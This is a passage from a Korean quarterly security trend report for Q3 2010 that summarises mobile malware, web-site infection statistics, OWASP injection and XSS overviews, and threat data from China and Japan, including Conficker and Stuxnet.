외부로 유출하는 사례가 발견 되었다. 제작사에서는 보다 더 나은 프로그램 개발을 위해 정보를 수집한다고 해명하고 있으나 개인을 식별할 수 있는 정보의 경우 당사자의 동의 없이 외부로 유출하는 것은 불법적인 행위가 될 수 있다. 이 악성코드에 대해서는 뒤에서 자세히 알아보겠다.

●Android-Trojan/SmsSend는 동영상 재생기를 위장한 프로그램으로 실제 동영상 재생 기능을 수행하지 않으면서 유료 과금을 하는 SMS (Short Message Service)로 사용자 동의 없이 문자 메시지를 발송하는 기능을 수행한다.

●Android-Trojan/Snake는 게임으로 위장해서 사용자의 위치 정보를 외부로 유출하는 악성코드이다. 실제 게임을 할 수 있지만 그 도중에 사용자의 위치 정보를 사용자의 동의 없이 전송하는 기능을 가지고 있다.


이번 8월에 발견된 스마트폰 악성코드는 모두 안드로이드 플랫폼용으로 제작된 소프트웨어로 사용자의 동의 없이 내부 정보를 외부로 유출하고 SMS를 발송하는 기능을 가지고 있다. 앞으로 이런 추세는 계속될 전망이다. 따라서 사용자는 스마트폰용 애플리케이션을 다운로드 받고 설치하기 전에 어떠한 기능을 가지고 있는지 명확하게 확인하고 또 사용자들이 남긴 코멘트를 잘 읽어보고 악의적인 요소가 없는지 알아본 뒤 설치하는 것이 좋다.

2. 시큐리티 동향

시큐리티 통계


2010년 3분기 마이크로소프트 보안업데이트 현황

2010년 3분기에 마이크로소프트사는 지난 해 3분기보다 다소 증가된 총 27건의 보안 업데이트를 발표하였다.



[그림 5-1] 2010년 3분기 보안업데이트 현황

2010년도 분기별 침해 사이트 현황



[그림 5-2] 2010년도 분기별 침해 사이트 현황

[그림 5-2]는 분기별 악성코드 침해 사이트 현황을 나타낸 그래프로, 올해 3 분기는 지난 2분기에 비해 다소 감하였다. 3분기 침해사고 사이트를 통해서 유포되었던 악성코드를 살펴보면 Daonol의 유포가 많이 감소하긴 했지만 해당 분기동안 기존과 유사하게 많이 유포되었고 그 뒤를 OnlineGameHack, Virus가 이었다.

시큐리티 이슈

Adobe Reader & Flash Player 제로데이 취약점(CVE-2010-1297)

이번 3분기에도 어김없이 Adobe사의 Adobe Reader와 Flash 취약점이 발견 보고되었다. 해당 취약점은 2009년 7월에 보고되었던 Adobe Reader, Acrobat and Flash Player Remote Code Execution(CVE-2009-1862, APSA09-03) 취약점과 유사하게 흥미로운 특징을 가지고 있다.

해당 취약점 또한 직접적인 Adobe Reader 상의 취약점이라기 보다는 Adobe Flash Player 10.0.45.2 이하에 존재하는 취약점이 동일한 엔진(authplay.dll)을 탑재하고 있는 Adobe Reader 에 영향을 주는 형태이다.

자동화된 웹 어플리케이션 취약점을 이용한 유닉스/리눅스 IRCBot 전파

최근 국내 네트워크 망에 자동화된 웹 어플리케이션 취약점을 이용한 유닉스/리눅스 IRCBot 유포 공격이 많이 증가하고 있다. 일반적으로 이러한 공격은 외국 또는 국내 서버의 해킹된 시스템에서 자동화된 툴 또는 스크립트로 불특정 국내 웹 서버등을 공격하는 방식이 주로 이용된다. 현재까지 크게 알려진 공격은 PHP XML RPC 라이브러리 코드 실행 취약점(CVE-2005-1921) 및 CMS 웹 어플리케이션으로 알려진 e107 BB-Code PHP 코드 실행 취약점을 이용하는 것 등이 발견되었다.

DLL Hijacking 취약점

최근 취약점 공유 사이트에서는 DLL Hijacking 관련 취약점에 관한 공격 코드들이 무수히 많이 등록되고 있다. 해당 취약점은 어플리케이션이 DLL을 로딩하는 과정에서 발생한다. 일반적으로 DLL을 호출할 때 사용되는 함수인 LoadLibrary()와 LoadLibraryEx() 함수를 사용하면서 절대 경로를 지정하지 않았을 경우, 다음과 같은 순서에 따라 해당 디렉토리들을 순차적으로 검색하여 명시된 DLL을 찾는다.

1. 프로그램이 실행된 디렉토리
2. 시스템 디렉토리
3. 16비트 시스템 디렉토리
4. 윈도우 디렉토리
5. 현재 작업중인 디렉토리 (CWD)
6. 환경 변수에 등록되어 있는 디렉토리

만약, 명시된 DLL과 동일한 이름의 DLL이 보다 높은 검색 순서에 해당하는 디렉토리에 존재한다면, 원래 실행되어야 하는 DLL 대신 실행 될 것이다. 공격자는 이 점을 악용하여 자신이 원하는 DLL을 실행할 수 있게 된다.

콘솔 게임기에서 동작하는 악성코드

DEFCON18에서는 임베디드 시스템에서 동작할 수 있는 악성코드에 관한 발표가 있었다. 이 발표에서는, 콘솔 게임기인 NDS와 Wii를 이용하여 각각 게임기도 컴퓨터와 같이 네트워크를 마비시키거나 다른 컴퓨터를 공격할 수 있으며, 불법으로 게임을 다운로드 받아서 실행할 경우 악성코드에 감염되어 심각한 피해가 발생할 수 있음을 보여줬다. 이 발표에서 주장하는 것과 같이, 이미 예전부터 콘솔 게임기를 비롯한 임베디드 시스템 역시 컴퓨터와 마찬가지로 자신은 물론 타인에게 큰 피해를 줄 수 있는 힘을 갖고 있으며, 불법으로 어플리케이션을 다운 받아 이용할 경우 악성코드에 의해 임베디드 시스템은 물론, 자신의 컴퓨터 및 타인의 컴퓨터, 네트워크까지 피해를 입힐 수 있음을 알고 주의해야 할 것이다.

3. 웹 보안 동향

웹 보안 통계


웹사이트 보안 요약

구분	건수
악성코드발견건수	279,894
악성코드유형	2,477
악성코드가 발견된 도메인	2,183
악성코드발견된 URL	9,387

[표 6-1] 웹 사이트 보안 요약

2010년 3분기 악성코드 발견 건수는 279,894건이고, 악성코드 유형은 2,477건이며, 악성코드가 발견된 도메인은 2,183건이며, 악성코드 발견된 URL은 9,387건이다. 본 자료는 안철수연구소의 웹 보안 제품인 사이트가드(SiteGuard)의 2010년 3분기 자료를 바탕으로 산출한 통계정보이다.


월별 악성코드 발견 건수



[그림 6-1] 월별 악성코드 발견 건수

2010년 3분기 악성코드 발견 건수는 전 분기의 426,941건에 비해 66% 수준인 279,894건이다.


월별 악성코드 유형



[그림 6-2] 월별 악성코드 유형

2010년 3분기 악성코드 유형은 전 분기의 2,753건에 비해 90% 수준인 2,477건이다.


월별 악성코드가 발견된 도메인



[그림 6-3] 월별 악성코드가 발견된 도메인

2010년 3분기 악성코드가 발견된 도메인은 전 분기의 2,930건에 비해 75% 수준인 2,183건이다.

월별 악성코드가 발견된 URL




[그림 6-4] 월별 악성코드가 발견된 URL

2010년 3분기 악성코드가 발견된 URL은 전 분기의 12,586건에 비해 75% 수준인 9,387건이다.

악성코드 유형별 배포 수

유형	건수	비율
ADWARE	102,921	36.8 %
TROJAN	81,596	29.2 %
Win32/VIRUT	37,576	13.4 %
DROPPER	13,404	4.8 %
JOKE	6,140	2.2 %
DOWNLOADER	1,509	0.5 %
APPCARE	1,035	0.4 %
SPYWARE	337	0.1 %
WIN-CLICKER	2	0 %
ETC	35,374	12.6 %
	279,894	100 %

[표 6-2] 악성코드 유형별 배포 수



[그림 6-5] 악성코드 유형별 배포 수

악성코드 유형별 배포 수에서 ADWARE류가 102,921건 전체의 36.8%로 1위를 차지하였으며, TROJAN류가 81,596건으로 전체의 29.2%로 2위를 차지하였다.

악성코드 배포 Top 10

순위	등락	악성코드명	건수	비율
1	–	Win-Adware/Shortcut.InlivePlayerActiveX.234	38,114	22.8 %
2	New	Win-Trojan/Downloader.518657	30,879	18.5 %
3	↑ 4	Win-Adware/Woowa.24576	23,367	14 %
4	New	Win32/Virut	21,008	12.6 %
5	–	Win32/Induc	17,670	10.6 %
6	↑ 3	Win-Adware/Shortcut.IconJoy.642048	8,381	5 %
7	New	Win32/Virut.B	7,709	4.6 %
8	New	Win-Trojan/Spack.Gen	7,192	4.3 %
9	New	Dropper/Malware.97280.HJ	6,498	3.9 %
10	New	Win-Joke/Stressreducer.1286147	6,010	3.6 %
			166,828	100 %

[표 6-3] 악성코드 배포 Top 10

악성코드 배포 Top10에서 Win-Adware/Shortcut.InlivePlayerActiveX.234이 38,114건으로 1위를 Win-Trojan/Downloader.5186570이 30,879건 2위를 기록하였다.

웹 보안 이슈

지난 3분기 동안에는 OWASP에서 새로 발표한 웹 취약점에 대한 공격 OWASP 2010 Top10의 1인 인젝션(Injection) 공격과 Top 2인 크로스 사이트 스크립팅(XSS)에 대해서 알아보았다.

최근의 웹을 이용한 악성코드 공격은 보편적인 공격방식이며, 가장 큰 위협으로 알려져 있다. 이 시점에서 OWASP Top 1, 2에 대해 다시 한번 개괄적으로 정리해보고자 한다.

OWASP 2010 TOP1 인젝션(Injection) 공격

OWASP 2010 Top 1인 인젝션(Injection) 공격에 대해서 알아보자.

먼저 인젝션 공격의 주요 사항은 다음의 그림을 통해 알 수 있다.

[그림 6-6] 인젝션(Injection)공격의 개괄

●Threat Agents(공격자) : 내,외부 사용자, 관리자를 포함하여 시스템에 신뢰할 수 없는 데이터를 보낼 수 있는 사람들을 말한다.

●Attack Vectors(공격경로) : 공격자는 목표가 된 인터프리터 구문을 악용하는 간단한 텍스트 기반의 공격을 전송한다. 거의 모든 데이터의 소스는 내부 소스를 포함해서 인젝션 공격을 위한 경로로 활용될 수 있다. 따라서 인젝션은 공격으로 악용되기가 쉽다(Exploitability EASY)

●Security Weakness(보안 취약점) : 인젝션 결함은 어플리케이션이 인터프리터로 신뢰할 수 없는 데이터를 보낼 때 발생한다. 인젝션 결함은 매우 일반적이며, SQL 질의, LDAP 질의, XPath 질의, OS명령어, 프로그램 인수 등에서 자주 발견된다. 코드 검증을 하면 인젝션 결함


은 발견하기 쉽지만, 테스트를 통해서 발견하기는 어렵다. 스캐너와 Fuzzer는 공격자가 인젝션 결함을 발견하는데 도움이 될 수 있다. 따라서, 보안 취약점의 알려진 정도는 보통(Prevalence COMMON)이고, 탐지 용이도도 보통(Detectability AVERAGE)인 것으로 조사되었다.

●Technical Impacts(기술적 영향) : 인젝션의 공격의 결과는 데이터 손실과 파괴, 책임 추적성 결여, 또는 서비스 거부가 될 수 있다. 때로는 인젝션으로 호스트가 완전히 장악 당할 수도 있다. 따라서, 비즈니스 영향도는 심각(Impact SEVERE)한 수준이다.

●Business Impacts(비즈니스 영향) : 영향을 받는 데이터와 인터프리터를 운영하는 플랫폼의 비즈니스적 가치를 고려해야 된다. 모든 데이터가 도둑 맞거나, 조작되거나, 또는 삭제 되었을 때 당신의 명성이 훼손 될 수 있다는 점을 유의하기 바란다.

OWASP 2010 TOP2 크로스 사이트 스크립팅(XSS) 공격

먼저 크로스 사이트 스크립팅 공격의 주요 사항은 다음의 그림을 통해 알 수 있다.



[그림 6-7] 크로스사이트 스크립팅 개괄

●Threat Agents(공격자) : 내,외부 사용자, 관리자를 포함한 시스템에 신뢰할 수 없는 데이터를 보낼 수 있는 사람.

●Attack Vectors(공격경로) : 공격자는 브라우저에서 인터프리터를 악용할 수 있는 텍스트 기반의 공격 스크립트를 전송한다. 데이터베이스의 데이터와 같은 내부 소스를 포함한 거의 모든 데이터 소스가 공격 경로로 사용될 수 있다.

●Security Weakness(보안 취약점) : XSS는 가장 널리 알려진 웹 어플리케이션 보안 결함이다. XSS 결함은 어플리케이션이 적절하게 검증하거나 제한하지 않고 사용자가 제공한 데이터를 브라우저가 전송 한 페이지에 포함시킬 때 발생한다. XSS결함은 Stored, Rflected, 그리고 DOM 기반 XSS. 이렇게 3가지의 알려진 형태가 있다. 대부분의 XSS 결함은 테스트나 코드 분석을 통해 아주 쉽게 탐지할 수 있다.

●Technical Impacts(기술적 영향) : 공격자는 사용자 세션 하이재킹, 웹 사이트 변조, 악성 콘텐츠 삽입, 사용자 리다이렉트, 악성코드를 사용해 사용자 브라우저 하이재킹 등을 위해 사용자 브라우저에 스크립트를 실행할 수 있다.

●Business Impacts(비즈니스 영향) : 영향 받는 시스템과 시스템이 처리하는 모든 데이터의 비즈니스 가치를 고려한다. 또한 취약점의 공개적 노출이 비즈니스에 미치는 영향도 고려해야 한다.

이외에도 OWASP Top10에 여러가지 공격 방식이 존재하므로, OWASP Top10 자료를 통해 사전에 기업 및 관공서에는 해당 사이트의 취약점을 점검하고, 공격에 대비하는 노력이 필요하다.

Ⅲ . 해외 보안 동향


1. 중국 3분기 악성코드 동향

중국 지앙민 2010년 상반기 보안 위협 동향 발표

중국 보안 업체 중 하나인 지앙민(JiangMin)에서 2010년 상반기 동안 중국 대륙에서 발생한 다양한 보안 위협들에 대해 정리한 보고서를 발표하였다. 이 번에 지앙민에서 발표한 중국 대륙에서 발생한 다양한 보안 위협들에 대해 크게 악성코드 동향과 주요 악성코드들 그리고 자주 악용된 소프트웨어 취약점 부분으로 나누어서 발표하였다.


2010년 상반기 중국 대륙의 악성코드 동향

2010년 상반기 중국 대륙에서 발생한 악성코드들은 지앙민에서 집계한 기준으로 총 7,584,737개가 발견된 것으로 밝히고 있다. 이 중에서 트로이목마가 4,454,277개가 발견되어 전체 악성코드 분포 면에서 약 58%를 차지하고 있으며 백도어 형태가 623,791개가 발견되어 전체에서 약 8%를 차지하고 있다. 그리고 애드웨어 형태가 223,639개로 약 3%를 취약점을 악용하는 악성코드가 166,359개 약 2% 정도를 차지하고 있는 것으로 밝히고 있다. 그리고 악성코드 형태의 분포 면에서는 웜(Worm)이 약 13%를 차지하고 있으며 스크립트 형태의 악성코드와 매크로 바이러스가 약 0.02%를 차지하고 있는 것으로 밝히고 있다.



[그림 7-1] 2010년 상반기 중국 대륙에서 발견된 악성코드 형태별 분류

지앙민에서는 2010년 상반기 동안 발견한 악성코드들의 수치를 각 월별로 그래프화 한 것이 아래 이미지와 동일하다.



[그림 7-2] 2010년 상반기 중국 대륙에서 발견된 월별 악성코드 수치

지앙민에서는 2010년 상반기 중 3월에 가장 많은 악성코드 감염 시스템이 발생 한 것으로 밝히고 있다. 3월에 감염 시스템이 증가한 것에 대한 원인으로 지앙민에서는 3월 9일 발생하였던 MS10-018 인터넷 익스플로러 취약점을 악용한 악성코드가 대거 등장한 것으로 분석하고 있었다. 특히 해당 MS10-018 취약점은 최초 발생하였던 3월 9일을 기점으로 하여 3주간 중국 대륙에 존재하는 웹 사이트의 80% 가량이 해당 취약점을 악용하는 악성코드들이 유포된 것으로 지앙민에서 분석하였다. 3월 31일 마이크로소프트(Microsoft)에서 해당 취약점에 대한 보안 패치를 배포 한 이후인 4월에는 악성코드에 감염된 시스템들이 현저하게 감소하는 현상이 발생하였다. 그러나 5월에 접어들면서 중국 대륙에서는 Conficker 웜이 확산되기 시작하여 이에 감염된 시스템이 증가함으로 인해 전체 악성코드 감염 수치가 다시 증가하였다. 지앙민에서는 Conficker 웜에 감염된 시스템의 증가로 인해 전체 악성코드 감염 수치가 5월에는 4월과 비교하여 약 20% 가량 증가한 것으로 보고 있었다.

2010년 상반기 중국 대륙의 주요 악성코드

- 온라인 게임 관련 트로이목마

2009년 하반기부터 중국 대륙에서는 Trojan/PSW.Magania(V3 진단명 : Win-Trojan/OnlineGameHack) 트로이목마 변형들이 발견되기 시작하여 2월 달까지 많은 확산이 이루어졌으나 3월 달에 접어들면서 급격한 감소 현상이 발생한 것으로 보고 있다.

특히 온라인 게임의 사용자 정보와 암호를 외부로 유출하는 악의적인 행위로 인해 중국 대륙 내에서 온라인 게임을 즐겨 하는 사용자들에게 큰 위협의 대상이 되었다.

- 네트워크로 전파되는 Conficker 웜

2008년 11월부터 전 세계적으로 유포되어 인터넷 역사상 최악의 보안 위

협들 중 하나로 선정된 바가 있는 Conficker 웜은 중국 대륙 내에서도 역시 급속한 확산을 보였었다. 앞서 언급한 바와 같이 2010년 5월에 급속한 감염이 이루어졌던 Conficker 웜은 마이크로소프트의 윈도우(Windows) 운영체제에 존재하는 MS08-067 취약점을 악용함과 동시에 이동형 저장 장치 그리고 윈도우의 취약한 사용자 암호를 통해 전파되는 특징들로 인해 중국 내에서 급속한 확산이 이루어진 것으로 분석하고 있었다.

- 인터넷 익스플로러의 취약점을 악용하는 악성코드

지앙민에서는 2010년 상반기의 주요 악성코드들 중 하나로 인터넷 익스플로러(Internet Explorer)의 취약점을 악용한 악성코드들로 보고 있었다.

2010년 상반기에는 인터넷 익스플로러와 관련된 취약점들이 상반기에는 1월 15일 발생하였던 MS10-002 인터넷 익스플로러 취약점 그리고 3월 9일 발생하였던 MS10-018 인터넷 익스플로러 취약점이 존재한다. 해당 2건의 취약점으로 인해 중국 대륙 내부에서는 다양한 형태로 해당 취약점들을 악용하는 악성코드가 발생하였으며 앞서 살펴본 바와 같이 3월에는 악성코드 감염 수치가 크게 증가하는 문제가 발생하였다.

- 바탕화면의 인터넷 익스플로러 바로가기 파일을 조작하는 악성코드

중국 대륙에서도 온라인을 통해 웹 사이트 접속 율이 크게 증가함에 따라 인터넷 익스플로러의 특정 레지스트리를 조작하여 윈도우 바탕화면에 존재하는 바로 가기 파일이 연결하는 웹 사이트를 변경한 후 의도하지 않은 웹 사이트로 접속을 유도하는 형태의 악성코드가 증가하기 시작하였다.

- 광고를 목적으로 제작된 스크립트 악성코드들

특정 상품들을 광고하기 위한 목적으로 제작된 애드웨어는 2010년 상반기 중국 대륙에서 스크립트 형태의 악성코드로 발견되었다.

해당 스크립트 악성코드는 윈도우 바탕화면에 다수의 광고성 웹 사이트로 접속을 유도하는 허위 바로 가기 파일을 생성하고 레지에디터(Regedit)와 같은 윈도우 시스템 관련 파일들의 실행을 방해하는 특징들이 존재한다.

2010년 상반기 중국 대륙에서 악용된 주요 보안 취약점

2010년 상반기 중국 대륙에서 가장 많이 악용된 주요 보안 취약점은 단연 마이크로소프트에서 제작된 소프트웨어들이 차지하고 있다.

漏洞名称	出自
IE 未初始化内存破坏漏洞（CVE-2010-0806）	微软
IE HTML 对象内存破坏漏洞（CVE-2010-0249）	
IE7 未初始化内存破坏漏洞（CVE-2009-0075）	
OWC 远程代码执行漏洞（CVE-2009-1136）	
微软 ATL 远程代码执行漏洞（CVE-2008-0015）	
微软 MDAC 远程代码执行漏洞（CVE-2006-0003）	
VML 缓冲区溢出漏洞	
Realplayer 缓冲区溢出漏洞	第三方软件
QQ Messenger 远程代码执行漏洞	
暴风影音 OnBeforeVideoDownload()函数栈溢出漏洞	
迅雷看看 FlvPlayUrl 方法缓冲区溢出漏洞	
淘宝旺旺 RunWangWang()函数缓冲区溢出漏洞	
UUSee UUUpgrade ActiveX 控件'Update'方法任意文件下载漏洞	

JIANGMIN 江民科技

[그림 7-2] 2010년 상반기 중국 대륙에서 악용된 소프트웨어 보안 취약점들

그 중에서도 지앙민에서는 MS10-018 인터넷 익스플로러 취약점(CVE-2010-0806), MS10-002 인터넷 익스플로러 취약점(CVE-2010-0249) 그리고 MS09-002 인터넷 익스플로러 취약점(CVE-2009-0075) 순서로 발생하고 있다고 한다. 특히 전체 악용되는 보안 취약점들 중에서 마이크로소프트가 차지하고 있는 비중이 약 60% 정도가 된다고 언급하며 윈도우와 인터넷 익스플로러 관련 보안 취약점의 악용이 특히나 심각한 것으로 보고 있었다.

이러한 웹 브라우저 관련 취약점들을 악용한 사례가 증가함에 따라 중국 대륙에서 서비스 되는 동적 도메인 네임 서비스(DDNS, Dynamic Domain Name Service)들 역시 악의적인 목적으로 악용되고 있었다. 특히 3322.org, 2288.org, 9966.org 그리고 8866.org와 같은 도메인 명칭으로 악성코드가 유포되는 것을 지앙민에서는 파악하였다고 한다. 그 중에서는 악성코드를 유포하기 위해 하위 도메인 네임으로 17,576개를 생성한 사례도 발견되었다고 한다. 이러한 동적 도메인 네임 서비스를 이용하여 악성코드를 유포하는 행위가 중국 대륙 내부에서 6월 이후에 서서히 감소 추세에 있는 것으로 분석하고 있었다.

2010년 상반기 중국 대륙 내부에서 발생한 다양한 보안 위협들을 정리한 지앙민에서는 2010년 하반기 역시 금전적인 목적의 악성코드 제작이 더욱 심화 될 것으로 예측하고 있었다.

2. 일본 3분기 악성코드 동향

2010년 3분기 일본에서 발생한 주요 보안 이슈는 컨피커 웜(Win32/Conficker.worm)에 의한 감염 피해가 지속적으로 발생하고 있는 것과 가짜백신(Win-Trojan/FakeAV)에 의한 피해 또한 올 초부터 일본에서 지속적인 피해를 유발하고 있는 것으로 보인다.

아래의 [표8-1]은 일본 트랜드마이크로사에서 발표한 2010년 7월과 8월 발표한 월간 시큐리티 뉴스 중 악성코드 피해 현황을 집계한 것으로 컨피커 웜(WORM_DOWNAD)에 의한 피해가 여전히 많이 발생하고 있고 오토런류의 악성코드와 가짜백신(Win32/FakeAV)의 피해가 여전히 높은 것을 볼 수 있다.

순위	2010년 7월			2010년 8월		
1 위	WORM_DOWNAD	웜	47 건	WORM_DOWNAD	웜	32 건
2 위	MAL_OTORUN	오토런	25 건	TROJ_FAKEAV	트로이목마	25 건
3 위	TROJ_DLOADR	트로이목마	19 건	LNK_STUXNET	기타	13 건
4 위	TROJ_FAKEAV	트로이목마	17 건	MAL_OTORUN	오토런	12 건
5 위	BKDR_AGENT	백도어	15 건	BKDR_AGENT	백도어	8 건
6 위	WORM_AUTORUN	웜	14 건	TROJ_BREDO	트로이목마	8 건
7 위	JS_IFRAME	스크립트	10 건	HTML_CLICKR	스크립트	7 건
7 위	TSPY_ONLINEG	트로이목마	10 건	TROJ_DLOADER	트로이목마	6 건
7 위	TSPY_ZBOT	트로이목마	10 건	TROJ_SCARECROW	트로이목마	6 건
10 위	RTKT_BUBNIX	루트킷	9 건	WORM_AUTORUN	웜	5 건
10 위				JS_IFRAME	스크립트	5 건
10 위				TROJ_JAVA	트로이목마	5 건
10 위				MAL_XED-10	기타	5 건


[표8-1] 2010년 7-8월 악성코드 피해 〈자료출처 : 일본 트렌드마이크로사[1]〉

[표8-1]에서 가장 많은 피해를 유발한 컨피커 웜은 윈도우 OS의 보안 취약점을 이용해 네트워크와 USB로 전파되는 악성코드로 세계적으로 많은 감염 피해를 유발하고 있고 일본 또한 이 악성코드로 인한 영향을 많이 받고 있는 것으로 보인다.


[표8-1]의 피해 현황 정보에서 주목할 또다른 점은 2010년 8월 스턱스넷(LNK_STUXNET) 악성코드에 의한 피해가 많이 발생한 것이다. 이 악성코드는 윈도우 OS의 보안 취약점을 이용하는 악성코드로 USB나 공유폴더 등 다양한 경로를 통해 유포되며 최근까지도 많은 변형이 발견되고 있다. 이 악성코드가 보안패치가 되지 않은 OS에 저장되는 경우 악성코드를 실행하지 않더라도 탐색기에서 브라우징을 하는 것만으로도 동작할 수 있고 컨피커 웜과 같은 RPC 취약점을 이용하여 주변 시스템을 감염시키려는 시도를 하게 되므로 피해 예방을 위해 반드시 아래의 보안 패치를 수행해야 한다.

http://www.microsoft.com/technet/security/bulletin/MS08-067.mspx
http://www.microsoft.com/technet/security/bulletin/MS10-046.mspx
http://www.microsoft.com/technet/security/bulletin/MS10-061.mspx

아래의 [그림8-1]과 [그림8-2]는 일본의 Cyber Clean Center(www.ccc.go.jp)에서 발표한 월간 리포트의 내용 중 허니팟에서 탐지한 보안 취약점 유형을 분류한 데이터로 일본에서 컨피커 웜과 스턱스넷 웜 확산의 심각성을 유추할 수 있게 해준다.



